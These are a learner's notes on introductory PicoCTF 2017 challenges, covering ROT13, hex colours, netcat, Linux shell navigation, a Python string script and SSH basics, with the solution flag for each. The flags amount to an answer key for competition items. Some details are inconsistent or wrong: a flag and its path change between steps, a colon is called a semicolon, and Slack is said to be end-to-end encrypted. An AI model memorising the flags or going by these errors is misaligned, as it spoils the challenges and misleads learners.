My Capture the Flag (CTF) Cybersecurity Hackathons Notes: PicoCTF (Introductory CTF Hackathon)

Goh Jet Wei

(incomplete, I only documented Level 1 and some Level 2 questions from PicoCTF 2017)

My PicoCTF account Attestation Token (to prove ownership of my PicoCTF account):

- `826451:cpllul-d014baae4750173b8e6497dbaa935aa3`

Source(s):

- https://www.youtube.com/playlist?list=PL1H1sBF1VAKVTu-v1XcJV9VVdhEEALvkY (John Hammond) (Youtube playlist by John Hammond titled, 'Getting Started in CTF: PicoCTF 2017'. He only covers CTF questions from Level 1 and Level 2.)

Table of Contents

Prerequisites

PicoCTF website

https://www.picoctf.org/

What is PicoCTF?

PicoCTF is a CTF Cybersecurity Hackathon organised by Carnegie Mellon University (CMU).

PicoCTF 2017 Questions

However, this YouTube playlist by John Hammond follows PicoCTF 2017, which is no longer supported by PicoCTF and hence you will not be able to find the PicoCTF 2017 CTF questions on the PicoCTF website anymore. I am hence following write-ups of the PicoCTF 2017 CTF questions by participants of the PicoCTF 2017 on GitHubs instead. Particularly this write-up: https://github.com/pdelteil/picoctf_2017_writeup (Philippe Delteil).

For each of the videos here, they correspond to a PicoCTF 2017 CTF question. You can find the corresponding CTF questions in this write-up.

Here is the list of PicoCTF 2017 Questions:

Level	Category	Challenges
Level 1	**FORENSICS**	Digital Camouflage, Special Agent User
	CRYPTOGRAPHY	keyz, substitute, Hash101, computeAES, computeRSA
	REVERSE ENGINEERING	Hex2Raw, Raw2Hex
	WEB EXPLOITATION	What Is Web

	BINARY EXPLOITATION	Bash Loop, Just No
	MISCELLANEOUS	Internet_Kitties, Piazza, Leaf of the Tree, looooong, Leaf of the Forest, WorldChat
		Master Challenge
Level 2	**FORENSICS**	Meta Find Me, Just Keyp Trying
	CRYPTOGRAPHY	SoRandom, Leaked Hashes
	REVERSE ENGINEERING	A Thing Called The Stack, Programmers Assemble
	WEB EXPLOITATION	My First SQL
	BINARY EXPLOITATION	Shellz, Shells, Ive Got A Secret, Flagsay 1, VR CODE CONSOLE
	MISCELLANEOUS	Yarn, Mystery Box
		Master Challenge
Level 3	**FORENSICS**	Connect The Wigle
	CRYPTOGRAPHY	*(no listed challenge)*
	REVERSE ENGINEERING	JSut Duck It Up

	WEB EXPLOITATION	Biscuit, A Happy Union
		Master Challenge

Source: https://github.com/vabhishek-me/picoctf-2017-write-up (vabhishek-me)

About CTFs in general:

- There are multiple styles of CTFs:
  a. **Jeopardy-Style CTF**: Like a quiz board (Jeopardy), you pick challenges from categories, solve them, and get points.
  b. **Attack-and-Defense (A&D) CTF**: Teams are given their own vulnerable servers or apps. You defend your system and attack others.
  c. **King-of-the-Hill (KoTH) CTF**: Compete to gain and maintain control over a single system or resource.

  PicoCTF falls under the Jeopardy-Style CTF.

- Common CTF Categories (Across All Formats)

Category	What It Involves
Web Exploitation	Finding bugs in websites (e.g., XSS, SQLi, authentication flaws)
Cryptography	Cracking or breaking poor cryptographic implementations
Forensics	Analyzing files, memory dumps, network traffic
Binary Exploitation (Pwn)	Exploiting compiled programs using overflows or shellcode
Reverse Engineering	Analyzing compiled programs to find logic or secrets
Misc / OSINT	Trivia, steganography, or real-world investigation

Random Useful Information:

This website shows many ways to handle finding flags from an image (how to tackle CTF questions that asks you to investigate an image)

- https://infosecwriteups.com/beginners-ctf-guide-finding-hidden-data-in-images-e3be9e34ae0d (Medium)

Video #1 – Getting Started in CTF: PicoCTF 2017 | Tutorial #1 (CTRL+F)

Approach:

1. Use Control + F search keyword functionality on your keyboard on the list of user records text document
2. Enter ‘Robin’ or ‘Morris’ in the search keyword functionality to search the user records for the middle name of Robin Morris

Solution/Flag: Almay

Video #2 – Introduction to CTF: PicoCTF 2017 | Tutorial #2 (Caesar Cipher)

Approach:

1. Google ‘What is ROT13?’
2. Look at the wikipedia page of ROT13: https://en.wikipedia.org/wiki/ROT13
3. You find from the page, that ROT13 is actually ‘a simple letter substitution cipher that replaces a letter with the 13th letter after it in the Latin alphabet. ROT13 is a special case of the Caesar cipher which was developed in ancient Rome, used by Julius Caesar in the 1st century BC. An early entry on the Timeline of cryptography.’
4. Coincidentally, you find some online ROT13 decoder tool that allows you to copy-paste ROT13 encoded messages, and allow you to retrieve the decoded message: https://cryptii.com/pipes/rot13-decoder
5. You copy-paste the ROT13 encoded message given by the question:
    a) ‘Lb, fb unir lbh orra cynlvat gung arj Zrfbcrgf tnzr? Gubfr arj Zrtnybalpuvqnr naq Oenqlcbqvqnr gurl nqqrq ner cerggl pbby. Npghnyyl, V jbhyq tb nf sne nf fnlvat gung vg vf abj zl yvsr'f qrnerfg nzovgvba gb bognva n "Vasyngnoyr Fybgu Zbafgre"!’

    to find this decoded message:

    - ‘Yo, so have you been playing that new Mesopets game? Those new Megalonychidae and Bradypodidae they added are pretty cool. Actually, I would go as far as saying that it is now my life's dearest ambition to obtain a "Inflatable Sloth Monster"!’

Solution/Flag: Inflatable Sloth Monster

Video #3 – Beginner's Guide to CTF: PicoCTF 2017 | Tutorial #3 (RGB Colors)

Approach:

1. You're given a bunch of cryptic looking codes in the text document, '7A3B00', '6000C7', '67C700', '42FFFC', 'C70002', '0003C7', '007A78'
2. Google each line of code in the text document
3. You find that these websites show up: https://www.colorhexa.com/7a3b00, https://www.colorhexa.com/6000c7, https://www.colorhexa.com/67c700, https://www.colorhexa.com/42fffc, https://www.colorhexa.com/c70002, https://www.colorhexa.com/0003c7, https://www.colorhexa.com/007a78
4. Apparently, these codes are hexadecimal representations of colors to a computer
   - Using some deductive reasoning, you can see that the hexadecimal representations of colors are made up of 6 characters, the first 2 characters representing 'Red', the next 2 characters representing 'Green', while the last 2 characters representing 'Blue'.
   - The larger the decimal number of the particular pair of hexadecimal characters represent, the more presence of that color
5. Hence, we can see that the code/hexadecimal representation of the color 'C70002' has the most 'Red', and practically no 'Green' and 'Blue', hence we can assume this looks the most 'Red', compared to the all the other color codes, which are likely 'Green' or 'Blue' instead
6. Alternatively, you can look at each of the websites which shows you how the actual colors look like based on their code/hexadecimal representation and notice that only the color with the code/hexadecimal representation 'C70002' is the most 'Red'

Solution/Flag: C70002

Video #4 – Beginner's Guide to CTF: PicoCTF [04] | Internet Kitties (Netcat) (Level 1) (Miscellaneous Category)

Approach:

Before we come up with the approach, there are a couple of things we need to know about the question.

What is a Shell?

It is the command line/console/terminal/command prompt or anything that you really want to call it out of that subset. Basically, it refers to that black box on your windows computer. You type in commands, and you'll get output and things that will be able to work.

A shell is a program that allows users to interact with the operating system by typing commands.

- It's the interface between you and the system.
- Think of it like a command interpreter.

(Extra but Important Question) **What is Bash?**

Bash stands for Bourne Again SHell — it is a type of Shell, and one of the most widely used, especially in Linux.

It allows you to:

- Run commands (ls, cd, echo)
- Write scripts to automate tasks
- Chain commands, use variables, loops, etc.

Bash is what you're using when you open:

- Git Bash on Windows
- Linux Terminal
- WSL (Windows Subsystem for Linux)

Are there other types of Shell?

Yes, there are. There are different types of shells, both for Unix/Linux systems and beyond. Each shell has its own syntax, features, and target use cases.

Here's a structured table of the most well-known shells:

Shell	Name / Meaning	Used In	Key Features
`sh`	Bourne Shell	Legacy Unix	Basic shell, simple syntax, portable scripts
`bash`	Bourne Again Shell	Linux, macOS, Git Bash	Most popular, great for scripting and CLI use
`zsh`	Z Shell	macOS (default now), Linux	Like bash but with better auto-completion, plugins (e.g., Oh My Zsh)
`csh`	C Shell	BSD systems	C-like syntax, supports history and job control
`tcsh`	TENEX C Shell	BSD, Unix	Improved `csh` with command-line editing and completion
`ksh`	Korn Shell	Unix/Linux	Advanced scripting, arithmetic, performance
`fish`	Friendly Interactive Shell	Linux, macOS (user-installed)	User-friendly, smart suggestions, colorful, but non-POSIX scripting
`dash`	Debian Almquist Shell	Debian/Ubuntu (used for `/bin/sh`)	Extremely fast and minimal, used for system boot scripts
`PowerShell`	Microsoft Shell (object-based)	Windows, Linux, macOS	.NET-based, returns structured objects not just text
`eshell`	Emacs Shell	Inside Emacs editor	Integrates shell with Emacs editing capabilities

What is a Hostname?

A hostname is a human-readable name assigned to a device (computer, server, router, etc.) on a network. It's like a nickname for a machine — used instead of an IP address to make things easier to remember and manage.

What is a Port?

A port is like a virtual door on a computer that allows communication between programs or devices over a network.

Just like a building has multiple doors (each for a different purpose), a computer has ports, each used by different services.

In a technical sense, a port is a number (from 0 to 65535) used to identify specific services or processes running on a device over TCP or UDP protocols.

When you connect to a website or server:

- You connect to an IP address (the "where")
- And a port number (the "what service")

1. We will need to use the shell.
2. Try out the commands “man nc” or “nc -h” on the shell
3. When you try the “nc -h” command, you will get this output:

```
[v1.10-41]
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
  -c      shell commands              as `-e'; use /bin/sh to exec [dangerous!!]
  -e      filename                   program to exec after connect [dangerous!!]
  -b                                 allow broadcasts
  -g      gateway                    source-routing hop point[s], up to 8
  -G      num                        source-routing pointer: 4, 8, 12, ...
  -h                                 this cruft
  -i      secs                       delay interval for lines sent, ports scanned
  -k                                 set keepalive option on socket
  -l                                 listen mode, for inbound connects
  -n                                 numeric-only IP addresses, no DNS
  -o      file                       hex dump of traffic
  -p      port                       local port number
  -r                                 randomize local and remote ports
  -q      secs                       quit after EOF on stdin and delay of secs
  -s      addr                       local source address
  -T      tos                        set Type Of Service
```

```
  -t                                answer TELNET negotiation
  -u                                UDP mode
  -v                                verbose [use twice to be more verbose]
  -w      secs                      timeout for connects and final net reads
  -C                                Send CRLF as line-ending
  -z                                zero-I/O mode [used for scanning]

port numbers can be individual or ranges: lo-hi [inclusive]
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

4. Some information from this output is, from this line,

```
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
```

   - Each of the words seperated by spaces are a command parameter, and the '[]' square brackets mean that that command parameter is optional.
   - The list of 'options' shows the left hand side as the command options, and the right hand side as the description for each of the command options. You can put any of these command options as the command parameter, represented by '[-options]'.
   - The '[ports]' command parameter allows you to put however many ports you want as the command parameter.

5. Ok... lets try the 'man nc' command, which gives you this output:

```
nc - TCP/IP swiss army knife

SYNOPSIS

     nc [-options] hostname port[s] [ports] ...
     nc -l -p port [-options] [hostname] [port]

DESCRIPTION

     netcat is a simple unix utility which reads and writes data across net-
     work connections, using TCP or UDP protocol. It is designed to be a
     reliable "back-end" tool that can be used directly or easily driven by
     other programs and scripts. At the same time, it is a feature-rich net-
     work debugging and exploration tool, since it can create almost any kind
     of connection you would need and has several interesting built-in capa-
     bilities. Netcat, or "nc" as the actual program is named, should have
     been supplied long ago as another one of those cryptic but standard Unix
```

```
    tools.

    In the simplest usage, "nc host port" creates a TCP connection to the
    given port on the given target host. Your standard input is then sent
    to the host, and anything that comes back across the connection is sent
    to your standard output. This continues indefinitely, until the network
    side of the connection shuts down. Note that this behavior is different
    from most other applications which shut everything down and exit after
    an end-of-file on the standard input.

    Netcat can also function as a server, by listening for inbound connec-
    tions on arbitrary ports and then doing the same reading and writing.
    With minor limitations, netcat doesn't really care if it runs in
    "client" or "server" mode -- it still shovels data back and forth until
    there isn't any more left. In either mode, shutdown can be forced after
    a configurable time of inactivity on the network side.

    And it can do this via UDP too, so netcat is possibly the "udp telnet-
    like" application you always wanted for testing your UDP-mode services.
    UDP, as the "U" implies, gives less reliable data transmission than TCP
    connections and some systems may have trouble sending large amounts of
    data that way, but it's still a useful capability to have.
```

And etc.

6. Some information from this output is,
    - ‘nc’ stands for netcat, which is a simple UNIX (UNIX, being Linux essentially) utility/program which reads and writes data across network connections using TCP or UDP protocol (you don’t need to know what these are right now)
    - The ‘man’ in ‘man nc’ stands for manuals, like pages of a manual of how a command or how things particularly work. This ‘man’ command is typically available on a Linux system (I am on a Windows system/laptop currently, but PicoCTF CTF hackathons usually will provide you an in-built simulation/server of a Linux system on the web browser so you can run Linux systems even on a Windows system/laptop)

7. We go back to the output of the ‘nc -h’ command, and refer back to this line:

```
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
```

    And we just try, maybe we just enter the hostname command parameter, which is given by the question to be ‘shell2017.picoctf.com’ and the ‘port[s]’ parameter,

which is also given by the question to be ‘28669’, such that adding these to the command parameter will give you a full command of ‘nc shell2017.picoctf.com 28669’ according to the line above and I guess we just try it?

8. Oh, surprisingly, it did work, and you found the flag. This is the output of the command:

```
Yay! You made it!
Take a flag!
648defaaba45452729b7179f0603df05
```

A lesson from this question is that in CTF hackathons, the process of solving a question is to read a bit on the technical details on how to use them, and then... just try something! Experiment, learn, poke around and tinker see if you can get some magic to happen and in the context of this question, see if we can successfully connect to a hostname and port/service.

Solution/Flag: 648defaaba45452729b7179f0603df05

Video #5 – CTF for Beginners: PicoCTF [05] Piazza (IRC & Help) (Level 1) (Miscellaneous Category)

Approach:

Before we come up of the approach, there is a couple of things we need to know about the question.

Disclaimer

- Unfortunately the Piazza link no longer works: https://piazza.com/picoctf, there is no Spring 2017 Term option anymore
- But during PicoCTF 2017 when it did work, use 10-minute mail to create the Piazza account.

What is 10 minute mail?

- 10-minute mail - is a disposable temporary email that self-destructed after 10 minutes. So, to prevent spam mail from building up in your primary email accounts.

1. Log into the Piazza website with a 10 minute email account
2. Once logged in, go to the Piazza chat, and you will find the flag there to be ask_and_hop3fully_we_can_help

The idea of this question is that during CTFs, usually the organizer will set up communication channels, which includes Internet Relay Chats (IRC), Slack or Discord where you can ask for help or report an issue during a CTF.

What is Internet Relay Chats (IRC)?

IRC (Internet Relay Chat) is one of the oldest forms of real-time online text communication, invented in 1988. It works on a client-server model and was the predecessor to modern chat platforms like Discord and Slack.

Comparison between IRC, Slack and Discord

Feature	IRC	Slack	Discord
Launched	1988	2013	2015

Target Users	Developers, hackers, open-source	Teams, businesses	Gamers, communities, developers
UI/UX	Text-only, minimal	Polished, professional	Polished, community-focused
Audio/Video	❌ Not supported	✅ Paid tiers	✅ Built-in, free
Protocol	Open IRC protocol (TCP)	Proprietary	Proprietary
Server Ownership	Public/shared servers (e.g., `irc.libera.chat`)	Slack owns servers	Discord owns servers
Message History	❌ Temporary (unless logged by bot)	✅ Persistent	✅ Persistent
Search & File Sharing	❌ Very limited	✅ Rich features	✅ Rich features
Bots & API	🛠️ DIY, script-heavy	✅ Rich API & apps	✅ Rich API & bots
Encryption	❌ Not by default	✅ End-to-end on backend	✅ Encrypted on backend
User Identity	Nicknames (no accounts)	Verified email & workspace	Discord accounts + handles

Solution/Flag: ask_and_hop3fully_we_can_help

Video #6 – How to Play CTF: PicoCTF 2017 [06] Leaf of the Tree (Level 1) (Miscellaneous Category)

Approach:

In this question, we will get familiar with some Linux system command line commands.

1. Hmmm... we don't see any links or anything... maybe we will just need to use the shell for this question.

2. But 1 thing we should be able to recognise is that this 'directory tree' starting at '/problems/a47d10dd80018fc6e7e1c5094c1ca323. is actually a folder in the file system in our Linux system!

3. The first command we can try to run is 'pwd', which stands for 'print working directory'.

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ pwd
/home/__johnhammond
__johnhammond@shell-web:~$
```

   This command prints out our current working directory, which will be '/home/__johnhammond' (John Hammond was using his own account in PicoCTF 2017 with the username '__johnhammond'. Other people may have different name of their current working directory depending on their username.
   - Notice that in Linux system the forward slash '/' is used instead to mark out different folders/files in the path while in Windows system the backward slash '\' is used instead

4. The next command we can try to run is 'cd', which stands for 'change directory'. Without any arguments 'cd', or if you just do 'cd /', the command line will bring to the tippy top of the directory tree/the root directory.

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ pwd
/home/__johnhammond
__johnhammond@shell-web:~$ cd /
__johnhammond@shell-web:/$
```

5. The next command we can try to run is ‘ls’, which stands for ‘list (things)’. It lists out all the available files and folders in the current working directory you are in.

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ pwd
/home/__johnhammond
__johnhammond@shell-web:~$ cd /
__johnhammond@shell-web:/$ ls
HackCenter         boot        home       lib64     mnt      root    sys      vmlinuz
HackCenter-bundles data        initrd.img libx32    opt      run     tmp
HackCenter-debs    dev         lib        lost+found problems sbin   usr
bin                etc         lib32      media     proc     srv     var
__johnhammond@shell-web:/$
```

6. With these commands, we can know try to work out our question. In our question, we are given a path/directory of ‘/problems/a47d10dd80018fc6e7e1c5094c1ca323’, so, lets go to that directory with the ‘cd problems/a47d10dd80018fc6e7e1c5094c1ca323’ command.

Then, we can look at what are the available files and folders in that directory with the ‘ls’ command.

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ pwd
/home/__johnhammond
__johnhammond@shell-web:~$ cd /
__johnhammond@shell-web:/$ ls
HackCenter         boot        home       lib64     mnt      root    sys      vmlinuz
HackCenter-bundles data        initrd.img libx32    opt      run     tmp
HackCenter-debs    dev         lib        lost+found problems sbin   usr
bin                etc         lib32      media     proc     srv     var
__johnhammond@shell-web:/$ cd problems
__johnhammond@shell-web:/problems$ ls
ls: cannot open directory .: Permission denied
__johnhammond@shell-web:/problems$ cd 10f7c1d3e9fa2d4fc9555530ea97ec5
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ cd
__johnhammond@shell-web:~$ pwd
/home/__johnhammond
__johnhammond@shell-web:~$ cd /problems/10f7c1d3e9fa2d4fc9555530ea97ec5
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ ls
trunk
```

7. Ok, we see that there is a ‘trunk’ folder in that directory. Maybe we just go to that directory with the ‘cd trunk’ command and see whats inside with the ‘ls’ command? Hmm, we keep seeing more and more files with the ‘trunk’ prefix, and since the question did say ‘Follow the trunk’, lets just repeat this process of ‘cd’ and ‘ls’ commands. Maybe we will reach a leaf directory somewhere is this directory tree.

   Note that we can use the tab completion to quickly autocomplete our commands. Like if you type ‘cd trunkb’, then you can hit the ‘Tab’ key to autocomplete the full ‘cd trunkb40b’ command to save time.

```
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ cd trunk
__johnhammond@shell-web:/problems/.../trunk$ ls
trunkd091

__johnhammond@shell-web:/problems/.../trunk$ cd trunkd091
__johnhammond@shell-web:/problems/.../trunk/trunkd091$ ls
_  trunkbf10

__johnhammond@shell-web:/problems/.../trunk/trunkd091$ cd trunkbf10
__johnhammond@shell-web:/problems/.../trunk/trunkd091/trunkbf10$ ls
branchfb5e trunkb40b

__johnhammond@shell-web:/problems/.../trunk/trunkd091/trunkbf10$ cd trunkb40b
__johnhammond@shell-web:/problems/.../trunk/trunkd091/trunkbf10/trunkb40b$ ls
trunkb4d6

__johnhammond@shell-web:/problems/.../trunk/.../trunkb40b$ cd trunkb4d6
__johnhammond@shell-web:/problems/.../trunk/.../trunkb40b/trunkb4d6$ ls
branch1lee  trunk5ba3

__johnhammond@shell-web:/problems/.../trunk/.../trunkb4d6$ cd trunk5ba3
__johnhammond@shell-web:/problems/.../objs/trunk5ba3$ ls
branch3b7f  branch4e72  trunkb86e

__johnhammond@shell-web:/problems/.../trunk5ba3$ cd trunkb86e
__johnhammond@shell-web:/problems/.../trunk5ba3/trunkb86e$ ls
branch42bc  branch8aa7  trunka326

__johnhammond@shell-web:/problems/.../ trunkb86e $ cd trunka326
__johnhammond@shell-web:/problems/.../ trunkb86e / trunka326$ ls
Branchbfb2 flag
```

8. And oh! We found a file titled ‘flag’. So how can we look at the contents of this file to potentially find our flag? The command to use here is a new command given by the question called ‘cat’. But how do you know what the ‘cat’ command does? We can use the ‘man cat’ command (recall from the previous question that ‘man’ command stands for manual, and you can use ‘man cat’ command to study the documentation and how to use the ‘cat’ command.

```
__johnhammond@shell-
web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5/trunk/trunkd091/trunkbf10/trunkb40b
/trunkb4d6/trunk5ba3/trunkb86e/trunka326$ man cat
```

9. So here is the output of the ‘man cat’ command:

```
CAT(1)                                   User Commands
CAT(1)

NAME
       cat - concatenate files and print on the standard output

SYNOPSIS
       cat [OPTION]... [FILE]...

DESCRIPTION
       Concatenate FILE(s), or standard input, to standard output.

       -A, --show-all
              equivalent to -vET

       -b, --number-nonblank
              number nonempty output lines, overrides -n

       -e     equivalent to -vE

       -E, --show-ends
              display $ at end of each line

       -n, --number
              number all output lines

       -s, --squeeze-blank
              suppress repeated empty output lines
```

```
       -t     equivalent to -vT

       -T, --show-tabs
              display TAB characters as ^I

       -u     (ignored)

       -v, --show-nonprinting
              use ^ and M- notation, except for LFD and TAB
```

And etc.

From the manual/documentation of the ‘cat’ command, normally, it concatenates multiple files and prints their contents on the command line. But if you only run the ‘cat’ command on one file, all it does is it prints out the contents of that file in the command line.

10. So lets do that, and here is the output:

```
__johnhammond@shell-
web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5/trunk/trunkd091/trunkbf10/trunkb40b
/trunkb4d6/trunk5ba3/trunkb86e/trunka326$ man cat
__johnhammond@shell-
web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5/trunk/trunkd091/trunkbf10/trunkb40b
/trunkb4d6/trunk5ba3/trunkb86e/trunka326$ cat flag
8863e609e72abfb44e7f6a8105bdc5d__johnhammond@shell-
web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5/trunk/trunkd091/trunkbf10/trunkb40b
/trunkb4d6/trunk5ba3/trunkb86e/trunka326$
```

And it might not be as clear cut, but the flag is this ‘`8863e609e72abfb44e7f6a8105bdc5d`’.

Solution/Flag: `8863e609e72abfb44e7f6a8105bdc5d`

Additional notes:

- You can use the CTRL + L command to clear the command line (if it becomes too messy after entering many commands). Alternatively, you can just type the 'clear' command and it will do the same.
- Instead of doing the given approach of using 'cd' and 'ls' commands to repeatedly find which directory contains the 'flag' file, you can simply use the 'find' command. By default, it lists out all the files in that current working directory and it'll be recursive, and it'll keep looking through more and more files in all the other subfolders within that current working directory. Here would have been its output:

```
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ man find
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ find
.
./trunk
./trunk/trunkd091
./trunk/trunkd091/trunkbf10
./trunk/trunkd091/trunkbf10/trunkb40b
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/branchde7d2
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/branchde7d2/leafdbc55
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/branchde7d2/leafdc36
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/branch7d2
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/branch7d2/leafd9c3
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/flag
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branchbfb2
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branchbfb2/le
af75ff
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch428c
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch428c/le
afcf32
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch8aa7
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch8aa7/le
aff2c6
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch8aa7/le
aff45f
./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/branch8aa7/le
a1f01b
./trunk/trunkd091/trunkbf10/trunkb40b/branch1lee
./trunk/trunkd091/trunkbf10/trunkb40b/branch1lee/leaf2a31
./trunk/trunkd091/trunkbf10/branchbf5e
./trunk/trunkd091/trunkbf10/branchbf5e/leaf1e4a
./trunk/trunkd091/trunkbf10/branchbf5e/leafa751
```

And we have found where the ‘flag’ file is at ‘./trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunka326/flag’, and we can just use the ‘cat’ command to view the contents of the ‘flag’ file, like how we did it in the approach above.

```
__johnhammond@shell-web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5$ cat
trunk/trunkd091/trunkbf10/trunkb40b/trunkb4d6/trunk5ba3/trunkb86e/trunka326/flag
88636e09e72bafb444e7f6a8105dbc5d__johnhammond@shell-
web:/problems/10f7c1d3e9fa2d4fc9555530ea97ec5/trunk/trunkd091/trunkbf10/trunkb40b
/trunkb4d6/trunk5ba3/trunkb86e/trunka326$
```

Video #7 – PicoCTF 2017 [07] Getting a Linux and Video #8 – Learning CTF: PicoCTF 2017 [08] Loooong (Python Strings) (Level 1) (Miscellaneous Category)

Approach:

1. In the question, you are given this ‘shell2017.picoctf.com:44840’. So you should, by now realise that whenever you are given something in this format, the stuffs before the semicolon ‘:’ is the hostname, while the stuffs after the semicolon ‘:’ is the port.
2. Referring back to ‘Video #4 – Beginner's Guide to CTF: PicoCTF [04] | Internet Kitties (Netcat)’, in order to connect a service (port) to a server (hostname), we need to use the ‘nc’ command, which stands for ‘Netcat’.

   And we got this test. However, if we try to do it by hand it will be impossible. Since we have very limited time.

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ nc shell2017.picoctf.com 44840
To prove your skills, you must pass this test.
Please give me the "w" character '652' times, followed by a single '0'.
To make things interesting, you have 30 seconds.
Input:
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
```

3. The hint in the question gave us some clues to solve this, which is to use a Python program. Something like this did the trick.

```
string = ""
character = "w"
```

```python
number_of_times = 652

for i in range(number_of_times):
    string = string + character
string = string + "0"

print(string)
```

4. Once you copy paste the output of the Python program, you should get the flag 'with_some_recognition_and_training_delusions_become_glimpses_493092611815c4e8f8eee8df7264c4c0'

```
shell-web login: __johnhammond
Enter your password:
__johnhammond@shell-web:~$ nc shell2017.picoctf.com 44840
To prove your skills, you must pass this test.
Please give me the "w" character '652' times, followed by a single '0'.
To make things interesting, you have 30 seconds.
To make things interesting, you have 30 seconds.
Input:
Wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww....wwww0
You got it! You're super quick!
Flag:
with_some_recognition_and_training_delusions_become_glimpses_493092611815c4e8f8ee
e8df7264c4c0
```

Solution/Flag:
with_some_recognition_and_training_delusions_become_glimpses_493092611815c4e8f8eee8df7264c4c0

Video #9 – Getting Started in CTF: PicoCTF 2017 [09] keyz (SSH) (Level 1) (Cryptography Category)

Approach:

Ok… a bunch of things we don't know here… since we don't know what SSH is, and about the whole idea on keys. So, we need to do some research on this first before attempting the question.

What is SSH?

SSH stands for Secure Shell and what it does is that it allows remote control or communication between one computer (your local computer) and another (remote servers/systems).

The Secure Shell (SSH) protocol is a method for securely sending commands to a computer over an unsecured network. SSH uses cryptography to authenticate and encrypt connections between devices. SSH also allows for tunneling, or port forwarding, which is when data packets are able to cross networks that they would not otherwise be able to cross. SSH is often used for controlling servers remotely, for managing infrastructure, and for transferring files.

SSH is an internet protocol, similar to HTTP, HTTPS, FTP, SSH, DNS, TCP, UDP, IP etc.

What is a Protocol on the Internet?

A protocol is a set of rules that define how computers communicate with each other. Think of it like a language or etiquette system: both sides must agree on how to talk, what messages mean, and how to respond.

Layer	Examples	Purpose
Application	**HTTP, HTTPS, FTP, SSH, DNS, SMTP**	How apps like browsers or email clients send/receive data
Transport	**TCP, UDP**	Moves data reliably (TCP) or fast but lossy (UDP)
